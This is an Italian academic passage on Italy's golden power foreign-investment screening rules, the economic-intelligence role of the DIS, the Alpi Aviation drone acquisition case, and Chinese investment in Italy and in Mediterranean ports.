Il contesto normativo nazionale si è ulteriormente arricchito, con l’approvazione del Regolamento (UE) 2019/452 del 19 marzo 2019, che istituisce un quadro di cooperazione europeo per il controllo degli investimenti esteri diretti nell’Unione, il quale entrerà pienamente in vigore in Italia nell’ottobre 2020. In seguito, in risposta all’emergenza Covid-19 e a seguito delle linee guida della Commissione UE emanate il 25 marzo 2020 in materia di tutela degli asset e delle tecnologie strategiche europee, il governo italiano ha emanato il Decreto Legge n.23 dell’8 aprile 2020[36] (il c.d. “Decreto Liquidità”), recante misure speciali per la tutela del patrimonio italiano.
Il nuovo decreto ha esteso ulteriormente l’ambito di applicazione dei poteri speciali a settori[37] che fino a quel momento ne erano stati esclusi al fine di evitare che settori strategici nazionali fossero preda di speculazioni dettate dal periodo di grave crisi economica.
Originariamente, la normativa entrata in vigore il 9 aprile aveva una durata limitata fino al 31 dicembre 2020. Tuttavia, a seguito del perdurare della crisi pandemica ed economica, il governo ha optato per una proroga della norma fino al 30 giugno 2021[38]. Successivamente, la Presidenza del Consiglio dei Ministri ha emanato due decreti attuativi, rispettivamente il DPCM n.179 del 18 dicembre 2020[39] e il DPCM n.180 del 23 dicembre 2020[40].
A livello comunitario inoltre, nel giugno del 2021 la Commissione ha emanato il nuovo regolamento in materia di “controllo delle esportazioni, dell’intermediazione, dell’assistenza tecnica, del transito e del trasferimento di prodotti a duplice uso”[41] che ha abrogato di fatto il precedente regolamento UE n. 428/2009.
La nuova normativa ha ampliato la nozione di prodotti a duplice uso, introducendo un nuovo elenco e, al contempo, modificato le regole su tali prodotti, prevedendo anche strumenti di sorveglianza informatica. In ultimo, si segnalano due provvedimenti nazionali. Il primo è il decreto legge n.21 del 21 marzo 2022 (il c.d.Decreto energia) convertito in legge con modificazioni n.51 del 20 maggio 2022[42], recante “Misure urgenti per contrastare gli effetti economici e umanitari della crisi ucraina”. Tale norma ha rafforzato la disciplina del golden power mediante le seguenti modifiche:
L’ampliamento dei settori ritenuti strategici per l’economia, in particolare in relazione ai settori del 5G e dei servizi cloud
La modifica delle procedure di notifica del golden power
La conferma del regime introdotto nel 2020 col Decreto Liquidità che sarebbe dovuto scadere il 31 dicembre 2022
Il secondo provvedimento concerne il DPCM 133/2022 recante la semplificazione della disciplina del golden power, volto a snellirne il procedimento. La novità introdotta dal regolamento riguarda la definizione della procedura di prenotifica, attraverso una valutazione sull’applicabilità della normativa, in riferimento a un caso specifico. La procedura serve ad ovviare al crescente numero di notifiche arrivate al governo negli ultimi anni. L’impresa impegnata nella definizione di acquisizioni, delibere o altri atti, potrà notificare mediante informative la Presidenza del Consiglio in merito all’iniziativa intrapresa al fine di ricevere, entro 30 giorni, una delle seguenti decisioni[43]:
Inapplicabilità della normativa e non sussistenza dell’obbligo di notifica
Applicabilità della normativa e presentazione di una notifica formale
Applicabilità della normativa e non sussistenza dell’obbligo di notifica per mancanza degli estremi per l’esercizio dei poteri speciali
In questi ultimi due casi, le decisioni prese potranno essere accompagnate da raccomandazioni non vincolanti. Secondo la relazione annuale del Copasir[44], le operazioni sottoposte a notifica sono passate dalle 342 del 2020 alle 465 del 2021. I settori coinvolti sono soprattutto difesa, tecnologia 5G, energia e trasporti. Il trend in crescita rappresentate una delle “rivelanti trasformazioni” registrate e sottolineate dal sottosegretario nell’introduzione[45] (Tabella 8).
Tabella 8. Relazione al Parlamento in materia di esercizio dei poteri speciali
Nella Relazione, il Copasir caldeggia l’ipotesi che la normativa sul golden power possa essere estesa anche alla fase di due diligence preliminare[46]. L’ex presidente del Copasir, il senatore Adolfo Urso, che è anche il relatore del documento, dichiara: “Il sistema di protezione potrebbe essere ulteriormente migliorato valutando l’opportunità di disciplinare anche quelle fasi che precedono l’eventuale manifestazione di interesse da parte di un soggetto straniero nei confronti di una realtà produttiva strategica italiana.
Si pensi ad esempio alla fase della cosiddetta due diligence, nella quale molte delle informazioni sensibili e dei segreti industriali, se pur a fronte della sottoscrizione di accordi di confidenzialità, vengono già condivisi col soggetto straniero che ha manifestato interesse nei confronti della azienda italiana”[47]. In conclusione, ricordiamo che in virtù dello scenario politico ed economico che l’Italia (e il mondo) stanno affrontando negli anni, il governo ha profondamente riconsiderato la strategicità di alcuni settori e asset, decidendo di estendere i poteri speciali ad altri settori al fine di evitare scalate ostili.
Intelligence economica italiana: il ruolo del DIS nella tutela del know-how nazionale
In un contesto economico globalizzato il controllo sugli investimenti è diventato un fattore determinante nella competizione globale. Come conseguenza di ciò, lo stesso concetto di “sicurezza economica” va aggiornato sulla base della complessità e della mutevolezza dei fenomeni in atto, richiedendo pertanto un approccio strutturato e organizzato per identificare possibili minacce o al contrario rilevare opportunità.
L’intelligence economica, le cui prime testimonianze risalgono al Medioevo, è apparsa come una delle soluzioni in mano ai governi nazionali. Secondo Alain Juillet “l’intelligence economica consiste nel controllo delle informazioni strategiche per qualsiasi attore economico. Il suo triplice scopo è la competitività del tessuto industriale, la sicurezza economica delle imprese e il rafforzamento dell’influenza del nostro Paese” [48].
Pertanto, l’obbiettivo delle agenzie di intelligence è fornire un “valore aggiunto al processo decisionale governativo, rafforzando il vantaggio comparato nazionale”[49]. In Italia, gli organismi preposti ai servizi di intelligence e sicurezza, disciplinati dalla legge n.124 del 3 agosto 2007[50], sono il DIS (Dipartimento delle informazioni per la sicurezza) e le due agenzie operative riguardanti le operazioni interne (AISI) ed esterne (AISE). L’attività informativa nel campo economico-finanziario trova riscontro nel ruolo ricoperto dal DIS, a sostegno delle politiche per migliorare la competitività economica italiana nel contesto internazionale.
In un rapporto del 2017[51], l’ex direttore generale del DIS Alessandro Pansa identifica il ruolo dell’intelligence in campo economico come un complesso di interventi che si articolano su tre livelli di complessità crescente. In primo luogo, fornisce all’autorità politica informazioni e valutazioni utili al decisore per: salvaguardare gli assetti strategici e le filiere della sicurezza, tutelare il sistema creditizio e finanziario, perseguire condotte economiche illegali e individuare quegli investimenti esteri motivati da “intenti di spoliazione o di depauperamento del nostro patrimonio di conoscenze e di know-how tecnologico”[52].
Un secondo livello si riferisce alle misure sia difensive sia offensive, per contrastare attività clandestine, riconducibili anche ad attori non statali, volte a carpire segreti industriali e proprietà intellettuale. Il terzo livello di intervento si configura nelle azioni d’intelligence, sulla base di scenari interni e globali, mirate a “potenziare le condizioni strutturali di competitività dell’economia italiana”[53].
Va sottolineato come il ruolo e gli strumenti a disposizione dell’intelligence economica siano anche influenzati dalle caratteristiche del sistema economico e finanziario nazionale, specialmente per un Paese quale l’Italia, duramente colpita dalla crisi economica e da un tessuto industriale caratterizzato dalla presenza di piccole e medie imprese.
Il nostro Paese, infatti, si trova a fronteggiare “il perdurante interesse da parte di attori esteri nei confronti del comparto produttivo nazionale, specialmente delle PMI, colpite dal prolungato stato di crisi”[54]. In particolare, il monitoraggio di settori economici strategici, individuati dal CISR (Comitato Interministeriale per la Sicurezza della Repubblica) conferma il perdurare degli interessi stranieri sul nostro comparto produttivo, concretizzatosi in acquisizioni totalitarie oppure mediante forme di partenariato di diversa natura. Il Comitato si adopera al fine di individuare e definire periodicamente il fabbisogno informativo e operativo a cui l’intelligence nazionale deve provvedere. Ad oggi, risulterebbero prioritari due obiettivi[55]:
la tutela della solidità del mercato creditizio e finanziario dai rischi della tecnofinanza e da strategie ostili adottate da grandi fondi di investimento o da istituzioni finanziarie estere
la difesa del patrimonio industriale: la ricerca informativa deve essere finalizzata alla tutela degli asset nazionali da interessi stranieri in settori considerati strategici dalla normativa sul golden power
Da quando ha avuto inizio la pandemia, si è consumato non solo un dramma sanitario ma anche economico e sociale. Ciò ha posto in evidenza il ruolo fondamentale svolto dalle agenzie di intelligence economica, servendosi di strumenti come il golden Power sum menzionato.
L’emergenza pandemica ha infatti fornito il pretesto per un rafforzamento permanente dell’architettura istituzionale e normativa del comparto di intelligence economico-finanziaria. Il golden power rappresenta un prezioso strumento nell’attuale quadro di competizione economica. Tuttavia, un’impostazione basata principalmente sul controllo ex-post degli accordi non evita che nel corso delle trattative gli attori stranieri possano venire a conoscenza di capacità, segreti, tecnologie e know-how nonostante il mancato acquisto per via dell’utilizzo dei poteri speciali.
Il supporto dell’intelligence ai fini dell’esercizio del golden power è al momento l’espressione più evidente del nuovo ruolo dei servizi a protezione degli interessi industriali, scientifici e tecnologici. In questo contesto, come già sottolineato nella Relazione del DIS al Parlamento del 2012, “l’attenzione dell’intelligence si è prevalentemente appuntata sulla natura dei singoli investimenti per verificare se gli stessi siano dettati da meri intenti speculativi o da strategie di sottrazione di know-how e di svuotamento tecnologico delle imprese, con effetti depressivi sul tessuto produttivo e sui livelli occupazionali”[56].
Negli ultimi anni, le nostre agenzie d’informazione hanno lavorato attivamente per mettere a disposizione del governo un patrimonio informativo più ricco possibile riguardo alle operazioni notificate, agli attori coinvolti, alle loro capacità finanziarie e alle loro intenzioni. Inoltre, i dirigenti di DIS, AISE e AISI partecipano al procedimento amministrativo, presenziando al tavolo di coordinamento per l’esercizio dei poteri speciali[57]. Sebbene tale presenza non sia in realtà prevista dalla legge, si è tuttavia affermata nella prassi.
Il Prefetto Pansa ha riassunto il contributo dell’intelligence all’esercizio del golden power in “un triplice ruolo: concorso informativo, presenza nelle fasi procedimentali attuative della normativa vigente e partecipazione al dibattito, anche internazionale, sui profili evolutivi dei pertinenti istituti giuridici”[58].
Tale ruolo è significativo della perdurante “forza propulsiva dell’architettura normativa del Sistema di informazione per la sicurezza della Repubblica, che si pone, per l’appunto, sempre al passo con il cambiamento del contesto e dei conseguenti profili di rischio”[59]. In conclusione, in relazione alla nuova disciplina del golden Power, è lecito supporre che il ruolo dei servizi ne uscirà rafforzato. L’aumento dei casi da valutare accrescerà a sua volta il fabbisogno informativo del governo[60]. Il maggiore impegno a cui le agenzie d’intelligence dovranno provvedere è da intendersi sia in termini quantitativi sia qualitativi, di conoscenza di nuovi settori economici nonché di supervisione sulle operazioni economico-finanziarie.
Il caso Alpi Aviation
Nel 2018 la società Mars Information Technology, registrata a Hong Kong e presumibilmente controllata dal governo cinese, aveva acquisito l’impresa italiana, Alpi Aviation Srl, produttrice di velivoli leggeri e droni militari. Il principale prodotto realizzato dall’azienda di Pordenone è l’UAV Strix, un drone con un peso di circa 10 kg e un’apertura alare di 3 metri, in grado di trasmettere immagini e video a infrarossi in tempo reale.
Il drone, in uso all’Aeronautica Militare Italiana, fa sì che l’impresa produttrice rientri a pieno diritto nella disciplina del golden Power, che limita le proprietà straniera in determinati settori considerati strategici. Il caso suscitò fin da subito un grande eco mediatico, sia in Italia[61] sia all’estero[62], in quanto illustrò bene l’importanza, ma anche i limiti, dei meccanismi di controllo sugli investimenti esteri.
Nel luglio 2018 l’azienda Mars aveva acquistato una partecipazione del 75% dell’impresa italiana per 3,9 milioni di euro, ossia, secondo i calcoli degli inquirenti, 90 volte il valore nominale dell’azienda[63]. Dalle indagini portate avanti dalla Guardia di Finanza emerse che l’acquisto risultava “perfezionato con modalità opache tese a non farne emergere la riconducibilità del nuovo socio straniero”[64], mediante complesse partecipazioni societarie (Figura 5).
Gli inquirenti conclusero che Mars era una società di facciata al cui interno figuravano la China Railway Rolling Stock Corp e China Corporate United Investment Holding, un fondo di investimento controllato dal governo municipale di Wuxi, una città vicino a Shanghai. Inoltre, passarono ben due anni prima che l’azienda cinese comunicasse l’acquisto e in seguito, su sollecito dei funzionari ministeriali, la variazione della compagine societaria al ministero della Difesa. Pertanto, la proprietà cinese ha omesso di comunicare preventivamente alla presidenza del Consiglio dei Ministri l’acquisizione del 75% del capitale sociale dell’impresa italiana, in violazione della vigente normativa sul golden power.
È importante notare che, sempre secondo gli inquirenti, l’acquisto non rientrava in alcuna forma di investimento ma piuttosto è stato mosso “esclusivamente per l’acquisizione del suo know-how tecnologico e militare”[65], attraverso il trasferimento della struttura produttiva nel polo tecnologico di Wuxi, ritenuta la città laboratorio dell’intelligenza artificiale cinese.
A seguito dei fatti emersi, il Consiglio dei Ministri ha imposto alla compagnia cinese l’obbligo di cedere le quote di Alpi Aviation entro un anno, interdicendo la stessa dall’esercizio dei diritti di voto[66]. La natura delicata della transazione ha evidenziato l’utilità di meccanismi di screening per evitare il trasferimento transfrontaliero di conoscenze a duplice uso. Il caso ha dimostrato quanto sia facile che i trasferimenti di proprietà passino inosservati, in un momento in cui negli Stati Uniti e in Europa sta aumentando la pressione per monitorare i potenziali rischi per la sicurezza nazionale derivanti dagli investitori cinesi. Da sola, quest’operazione ha attestato la vulnerabilità del nostro apparato di intelligence nel settore economico.
Le relazioni tra Italia e Repubblica Popolare Cinese e la firma del Memorandum of Understanding per la BRI
Storicamente, per l’Italia la Cina non è mai stata una priorità di politica estera. In linea con il tradizionale atteggiamento di una media potenza che cerca di resistere a pressioni esterne e di ottenere il massimo dall’impegno bilaterale con le altre grandi potenze, la neonata Repubblica italiana del secondo dopoguerra cercò di bilanciare il solido atlantismo con una certa apertura verso partner esterni al contesto europeo e americano.
Con la sua posizione geografica unica al centro del Mar Mediterraneo, l’Italia ricoprì un ruolo geopolitico privilegiato durante la Guerra Fredda, permettendo a Roma di beneficiare del continuo interesse e sostegno degli Stati Uniti, pur mantenendo o instaurando ex novo rapporti rispettivamente con l’Unione Sovietica e la Cina Popolare. Attratti dalle opportunità economiche offerte dalla Cina, anche se tale interesse si è spesso basato su una comprensione piuttosto limitata delle reali condizioni del mercato cinese, il governo italiano ha periodicamente considerato i rapporti italo-cinesi come uno strumento per dimostrare il ruolo internazionale dell’Italia[67].
Pertanto, pur non essendo certo una priorità, negli anni la Cina ha rappresentato un obbiettivo ricorrente per le ambizioni italiane, spinte da un mix di motivazioni economiche e politiche. A partire dal 1958, con il sostegno del Presidente della Repubblica Gronchi e del Presidente del Consiglio Fanfani, l’ENI guidata da Enrico Mattei svolse un ruolo di primo piano nella costruzione della presenza italiana in Cina. Nel 1963, la SNAM firmò il primo contratto per la costruzione di un nuovo impianto di idrocarburi in Cina[68].
Tuttavia, fu solo dagli anni Ottanta che le relazioni commerciali italo-cinesi conobbero un periodo d’oro, quando il governo italiano, su iniziativa del ministro degli Esteri De Michelis, stanziò 600 miliardi di lire per progetti di sviluppo in Cina[69].
A livello politico, il governo italiano riconobbe ufficialmente la RPC nel 1970, ben otto anni prima degli Stati Uniti. Tuttavia, oggi come allora, Roma incontrò una notevole resistenza alle sue iniziative da parte di Washington, per lo più attribuita al timore dell’influenza del Partito Comunista sulla politica estera italiana.
A tre decenni di distanza questo orientamento regionale continua a caratterizzare la politica estera italiana, pur in un contesto completamente alterato dalla crisi economica, dallo scontro economico-politico tra Cina e Stati Uniti e dall’instabilità europea, a seguito del conflitto russo-ucraino.
A partire dagli anni ’90 del Ventesimo secolo, Pechino ha iniziato a costruire una rete di partnership strategiche in tutto il mondo, ampliando efficacemente il suo spazio strategico di manovra. Attualmente, la strategia cinese si è focalizzata sulla creazione di una solida rete di partenariati al fine di contribuire a realizzare un ambiente internazionale favorevole al suo sviluppo interno[70]. Come ha affermato il presidente Xi Jinping, “giunti a un crocevia della storia, dobbiamo continuare ad approfondire la partnership e unire le mani per affrontare le sfide comuni”[71].
Col passare degli anni, l’Italia ha smesso di considerare la Cina solo come un’opportunità, in quanto potenziale fonte di investimenti, ma anche come un concorrente nel settore manifatturiero. Di conseguenza, la riduzione del deficit commerciale e l’attrazione di investimenti cinesi sono diventati due obiettivi chiave della politica italiana.
Pertanto, sotto la presidenza di Silvio Berlusconi nel 2004, l’Italia ha sancito un partenariato strategico globale con la Cina, ampliando non solo i legami politici ed economici bilaterali, ma anche la cooperazione su questioni multilaterali, le relazioni Ue-Cina e tematiche inerenti allo sviluppo sostenibile e di pace[72]. Successivamente, durante la visita del premier Matteo Renzi a Pechino nel giugno 2014, le due parti hanno firmato il Piano d’azione 2014-2016 per la cooperazione economica tra Italia e Cina e un Memorandum d’intesa sulla cooperazione in cinque settori principali: protezione dell’ambiente e dell’energia, sicurezza alimentare, prodotti agricoli, urbanizzazione, medicina e aviazione[73].
Entrambi i Presidenti del Consiglio, Matteo Renzi prima e Paolo Gentiloni dopo, hanno espresso interesse per la BRI, lanciata da Pechino nel 2013. Renzi ha visto la BRI come un’opportunità per lo sviluppo dei porti italiani[74], mentre Gentiloni è stato l’unico leader del G-7 a partecipare al Belt and Road Forum for International Cooperation a Pechino nel maggio 2017.
Più recentemente, nel marzo 2019 Italia e Cina hanno firmato il Memorandum of Understanding (Mou) sulla BRI, che ha visto la partecipazione di numerose personalità sia pubbliche sia della società civile. La firma del MoU sulla BRI è stata tra le priorità del Ministero dello Sviluppo Economico italiano, e in particolare del Sottosegretario di Stato Michele Geraci, che nell’agosto 2018 ha istituito una China Task Force sotto il suo ministero per promuovere più stretti legami economici e politici con Pechino.
Le motivazioni addotte alla firma furono almeno tre. In primo luogo, l’obiettivo primario consisteva nel ridurre il disavanzo commerciale italiano con la Cina[75]. In particolare, il mercato cinese attualmente assorbe solo una quota residua dei beni di consumo italiani mentre gli investimenti cinesi nell’economia reale rimangono esigui, nonostante il trend in crescita[76]. In secondo luogo, l’intento del governo italiano era quello di attrarre maggiormente gli investimenti cinesi in Italia al fine di rafforzare il tessuto industriale e migliorare la competitività economica del Paese nel medio e lungo periodo. Infine, alcuni membri della maggioranza dell’epoca, avevano individuato nei rapporti con la Cina un elemento cruciale per una politica estera più propositiva[77], in contrapposizione al presunto servilismo dei governi precedenti agli Stati Uniti e alle istituzioni europee[78].
Dal punto di vista italiano, Roma avrebbe molto da guadagnare dalla sua partecipazione alla BRI. In primo luogo, l’Italia si colloca in una posizione geograficamente vantaggiosa al centro del Mar Mediterraneo, configurandosi come un ponte tra due contesti regionali di particolare rilevanza per gli interessi cinesi: l’Europa continentale e l’area mediterranea del Nord Africa e del Medio Oriente. Essendo il trasporto marittimo la parte più rilevante della BRI, dato che il 93% dei traffici commerciali tra Cina ed Europa viaggia su navi[79], l’accresciuta centralità del Mar Mediterraneo è un’enorme opportunità per un Paese costiero come il nostro.
Pertanto, l’Italia si trova nella posizione ideale per diventare il terminale della BRI per l’Europa del sud e quindi una destinazione naturale per gli investimenti cinesi, nonostante l’investimento compiuto nel Porto del Pireo in Grecia. In secondo luogo, poiché sia l’Italia sia la Cina condividono dei crescenti interessi nelle regioni dell’Europa centro-orientale, del Nord Africa e dell’Asia centrale, ciò crea le condizioni per una proficua cooperazione bilaterale nei Paesi terzi[80].
Dal punto di vista cinese, Pechino vede l’Italia prima di tutto come un Paese membro dell’Ue; la sua politica verso l’Italia fa quindi parte di una più ampia politica verso l’Unione europea e l’Europa nel suo insieme. Dal punto di vista economico, Bruxelles è un interlocutore chiave per Pechino, essendo il principale partner commerciale della Cina[81]. Inoltre, in quanto seconda potenza manifatturiera dell’UE[82], l’Italia è una destinazione interessante per gli investimenti cinesi. In particolare, l’Italia possiede un variegato tessuto industriale e un know-how tecnologico e asset strategici come tecnologie, processi produttivi e capitale umano che la maggior parte dei partner BRI della Cina non possiede.
Per questo motivo, l’approvazione della BRI da parte dell’Italia ha provocato una certa inquietudine non solo negli Stati Uniti ma anche tra i principali leader dell’Unione Europea, che hanno espresso preoccupazione per il crescente peso politico cinese in Europa e del suo uso del commercio come strumento di coercizione.
Gli Stati Uniti sono stati critici nei confronti del progetto e hanno messo in guardia Roma sui rischi legati alla Belt and Road Initiative, in particolare sugli investimenti diretti esteri[83]. I Paesi membri dell’UE temono a loro volta che la firma del MoU possa provocare disunione in un contesto già teso[84]. Inoltre, il crescente consolidamento dei finanziatori cinesi in Italia potrebbe a sua volta facilitare gli investimenti in attività strategiche nel nostro Paese, conferendo a Pechino un certo grado di influenza o addirittura un controllo su tali attività. Tuttavia, come visto precedentemente, l’Italia dispone di una disciplina normativa che mitiga in parte tali rischi.
Per la Cina, d’altro canto, il protocollo d’intesa è stato un grande colpo diplomatico. Prima di tale accordo, 22 Paesi europei avevano aderito al progetto della BRI, ma erano Paesi di piccole dimensioni. Il più grande tra loro, la Polonia, ha un’economia grande quasi un quarto di quella italiana[85]. Al contrario, l’Italia è la terza economia dell’Unione Europea.
In definitiva però, nonostante il valore politico altamente simbolico, il protocollo d’intesa firmato non ha portato finora a risultati economici significativi, né ha posto rischi strategici a breve termine per l’Italia. Casomai, ha potuto solo fornire alla cooperazione economica tra Italia e Cina una vaga direzione, lasciando poco chiara la questione dell’appartenenza alla BRI in sé e come tale cooperazione potrà essere ulteriormente attuata in futuro[86].
Gli investimenti cinesi in Italia e le implicazioni securitarie per il Sistema Paese
Dall’inizio della crisi globale nel 2008, il mondo si è reso conto di quanto la crescita mondiale dipenda dal destino dell’economia cinese. La Cina non è solo un grande esportatore di prodotti a basso prezzo, quindi un formidabile competitor industriale, ma anche un importante Paese importatore. A partire dalla crisi dell’euro, l’Italia ha guardato alla Cina come fonte di capitale per la propria economia, in un contesto di stagnazione economica con elevati livelli di debito pubblico e di disoccupazione giovanile[87].
Per anni, quindi, l’Italia ha offerto alla Cina un ambiente accogliente per i suoi investimenti. I governi italiani susseguitesi negli anni, schiacciati dal debito nazionale e da una crescita anemica, sono stati partner entusiasti per gli investitori cinesi colmi di liquidità. Pertanto, date le circostanze, le acquisizioni e gli investimenti cinesi, in particolare dal 2014, sono apparsi non solo come una “opportunità” per le merci italiane di accedere al gigantesco mercato cinese ma anche come l’unica alternativa al fallimento delle imprese. Questo è per esempio il caso del marchio di moda Krizia, acquistato dalla stilista cinese Zhu Chongyun; del produttore di motociclette Benelli, acquisito dal gruppo Qianjiang e dell’azienda di yacht di lusso Ferretti, acquisita dalla cinese Weichai[88].
Negli anni, la presenza cinese e con essa la sua influenza si è espansa in diversi settori nazionali. Nel 2014 le SOE cinesi Shanghai Electric e State Grid Corporation of China hanno acquisito rispettivamente il 40% di Ansaldo Energia e il 35% di CDP Reti, che a sua volta gestisce le partecipazioni in Snam (costruzione e gestione integrata delle infrastrutture del gas naturale), Italgas e Terna (rete di trasmissione elettrica)[89].
La People’s Bank of China ha acquistato partecipazioni di minoranza di otto grandi società italiane come: Eni, Enel, Prysmian, Fca, Telecom Italia, Generali, Mediobanca e Saipem, mentre la SOE ChemChina ha acquisito la maggioranza delle quote di Pirelli[90]. Gli interessi imprenditoriali cinesi si sono concentrati inoltre su alcuni asset più visibili al grande pubblico come le squadre di calcio Internazionale Milano e AC Milan.
L’espansionismo economico cinese ha riguardato anche il settore immobiliare italiano, mediante la costruzione di appartamenti di lusso a Milano da parte della China Construction Group nonché attraverso importanti acquisizioni come la ex zecca dello Stato a Roma e il palazzo Brogi di Milano, ex sede della borsa italiana. Inoltre, durante la fiera dell’alimentazione e della nutrizione EXPO tenutasi a Milano nel 2015, la Cina era l’unico Paese presente con tre padiglioni: uno per sé, uno per la città di Shanghai e un terzo sponsorizzato dal più grande gruppo immobiliare cinese, la Vanke[91].
Dal canto loro, le aziende italiane sembrano apprezzare il modo cinese di condurre gli affari in quanto sia la progettazione sia la produzione sono rimaste in Italia, utilizzando le risorse cinesi per sostenere lo sviluppo industriale e ottenere al contempo l’accesso al ricco mercato asiatico e, in ultima analisi, aumentando la propria competitività sul mercato globale[92]. A questo proposito, l’acquisizione da parte di Chem China nel 2015 delle quote di maggioranza della Pirelli, leader mondiale nella produzione di pneumatici, fornisce un buon esempio di sinergie industriali italo-cinesi. In cambio del know-how tecnologico sviluppato da Pirelli, l’azienda ha ottenuto l’accesso al crescente mercato cinese degli pneumatici agricoli, incrementando l’export e il giro d’affari[93].
Per quanto riguarda la diffusione territoriale, a fine 2017 risultavano presenti in Italia, attraverso almeno un’impresa partecipata, circa 300 gruppi cinesi (di cui 84 con sede a Hong Kong), concentrate perlopiù nelle regioni settentrionali. La prima regione è la Lombardia con 214 imprese, seguono Lazio con 71 imprese, Emilia Romagna con 46, Piemonte con 40 e Veneto con 36[94].
Tuttavia, si tratta di una tendenza in costante aumento, come registrato anche dal Copasir nella sua relazione annuale sulla tutela degli asset strategici nazionali nei settori bancario e assicurativo[95], da cui si evince che, a fine 2019, le imprese italiane partecipate da gruppi cinesi abbiano raggiunto un totale di 760, con un’occupazione di poco superiore a 43.700 unità e un giro d’affari di oltre 25,2 miliardi di euro. L’aumento del volume degli investimenti e della presenza cinese in Italia può essere meglio compreso se messo in prospettiva con il più ampio contesto degli investimenti cinesi in Europa, dove l’Italia si posiziona terza dietro a economie come la Germania o il Regno Unito (grafico 24).
I target ricercati hanno riguardato perlopiù imprese europee con consolidate e riconosciute competenze in tema di gestione, produzione e innovazione. Gli investimenti cinesi si estendono a un’ampia varietà di settori in Italia, tra cui componentistica, metallurgia, robotica, oltre al settore calzaturiero e life science. Con i suoi quasi 260 milioni di euro, l’affare con il valore economico più elevato del 2021 è stato l’acquisizione della holding italiana Camfin da parte di Niu Family. Camfin è controllata da Marco Tronchetti Provera e detiene una partecipazione del 14% in Pirelli[96]. Sempre nello stesso anno, si è poi concluso l’ingresso nella società di pagamenti digitali Satispay del colosso del tech Tencent[97], avvenuto in concomitanza con l’ingresso della statunitense Square.
Dapprima visti con favore, con il passare degli anni e in seguito al loro aumento, gli investimenti cinesi hanno generato una crescente preoccupazione sotto il profilo della sicurezza nazionale. Nel solo biennio 2020-21, la maggior parte dei casi pubblicamente noti di investimenti cinesi esaminati si è concentrata sulle infrastrutture critiche e sulle tecnologie strategiche a duplice uso (Tabella 9). La metà delle verifiche ha inoltre riguardato acquisizioni di produttori di semiconduttori, un settore in cui la Cina vuole rendersi indipendente dai fornitori stranieri.
Tabella 9. Esercizio del golden power sugli investimenti cinesi in Italia nel biennio 2020-2021
La natura delicata di queste transazioni evidenzia l’utilità dei meccanismi di screening per evitare il trasferimento transfrontaliero di know-how, competenze specifiche e informazioni sensibili. Tuttavia, i meccanismi di screening potrebbero non essere sempre efficaci, come nel caso Alpi, potendo anche sfuggire al controllo normativo.
La relazione del Copasir[98] sull’attività svolta, ha delineato un quadro aggiornato degli asset strategici nazionali a rischio acquisizione straniera. In particolare, il rapporto avverte: “la Cina rappresenta un avversario strategico la cui presenza viene registrata a livello nazionale nel mondo accademico e delle start-up nazionali. Si tratta di una precisa strategia di lungo periodo che ha come obiettivo mercati strategici come quello dell’innovazione tecnologica che punta a penetrare sia il tessuto imprenditoriale sia ad avvantaggiarsi degli incentivi alla cooperazione scientifica internazionale con il fine ultimo di guadagnare posizioni di grande vantaggio in un ambito così cruciale”[99].
Pertanto, la tutela degli interessi economici nazionali appare fondamentale. L’impulso del Copasir in merito a un rinnovato slancio verso uno sviluppo più proattivo dell’intelligence economica nazionale si inquadra proprio in questo contesto. Attraverso il concetto di intelligence economica, il comitato estende il perimetro della sicurezza nazionale oltre i suoi confini tradizionali, verso una comprensione che includa al suo interno anche la protezione degli interessi economici strategici. Una sicurezza che “non è più sicurezza dello Stato-apparato, ma sicurezza della Nazione, ovvero del benessere dei suoi cittadini”[100].
La presenza cinese nel Mediterraneo: il caso del porto di Trieste
Il Mar Mediterraneo è una delle più importanti arterie marittime delle rotte commerciali internazionali. Tra il 1995 e il 2018, i porti del Mediterraneo hanno registrato un aumento del 477% nella quantità di merci movimentate; in particolare, la regione mediterranea serve attualmente il 20% del trasporto marittimo globale[101] e il 27% del traffico container[102].
Data la sua posizione strategica, col passare degli anni, la Cina ha intensificato la sua presenza nella regione acquisendo, costruendo, ammodernando, ampliando e gestendo importanti porti e terminal logistici nella regione. Questi investimenti rientrano nel più ampio contesto della BRI. L’intento cinese è quello di integrare al meglio le reti ferroviarie e marittime, al fine di creare nuovi collegamenti commerciali tra la Cina e la zona eurasiatica-africana, con il potenziale di rivoluzionare le attuali rotte commerciali.
La tabella 10 mostra in modo dettagliato quanto sia alto l’interesse di Pechino per i terminal portuali europei nel Mediterraneo. La ramificazione cinese nei porti passa sia dalle sue aziende statali come: COSCO e China Merchant Port, sia da quelle non statali come: Hutchinson Port Holding, Shanghai International Port Group e la Qingdao Port International CO Ltd.
Tabella 10. Le partecipazioni cinesi nei porti del Mediterraneo
Porto
Asset
Acquirente
Partecipazione
Pireo (Grecia)
Terminal container
COSCO
100%
Valencia (Spagna)
Terminal container
COSCO
51%
Vado Ligure (Italia)
Terminal container
COSCO & Qingdao Port International CO ldt
40% COSCO &
9,9% Qingdao Port International
Tanger Med (Marocco)
Terminal Link
China Merchant Port
49%
Marsiglia (Francia)
Terminal Link
China Merchant Port
49%
Marsaxlokk (Malta)
Terminal Link
China Merchant Port
49%
Salonicco (Grecia)
Terminal Link
China Merchant Port
49%
Ambarli (Turchia)
Kumport
COSCO
26%
Port Said (Egitto)
Suez Canal Container Terminal
COSCO
20%
Haifa & Ashdod (Israele)
Terminal container
Shanghai International Port Group & China Harbour Engineering Corporation
N.A.
Barcellona (Spagna)
Terminal container
Hutchinson Port Holding
N.A.
Cherchell & El Hamdaina (Algeria)
Terminal construction
China Harbour Engineering Corporation & China State Construction Engineering Corporation
Questa tabella ci mostra solo una parte delle numerose partecipazioni cinesi in Europa[103]. Tale dinamismo è frutto di un’oculata strategia da parte di Pechino al fine di inserirsi, attraverso ingenti investimenti, nella logistica e nelle infrastrutture europee, consolidando la sua posizione come principale partner europeo e nord africano. Tuttavia, la regione del Mediterraneo è ampia e diversificata, composta da 23 Paesi che differiscono in termini di popolazione, lingue, dimensioni economiche, livello di sviluppo e status politico. Di conseguenza, la Cina non possiede una strategia comune nei confronti della regione, ma intrattiene rapporti bilaterali con ciascun Paese, soprattutto in tema di investimenti e commercio.
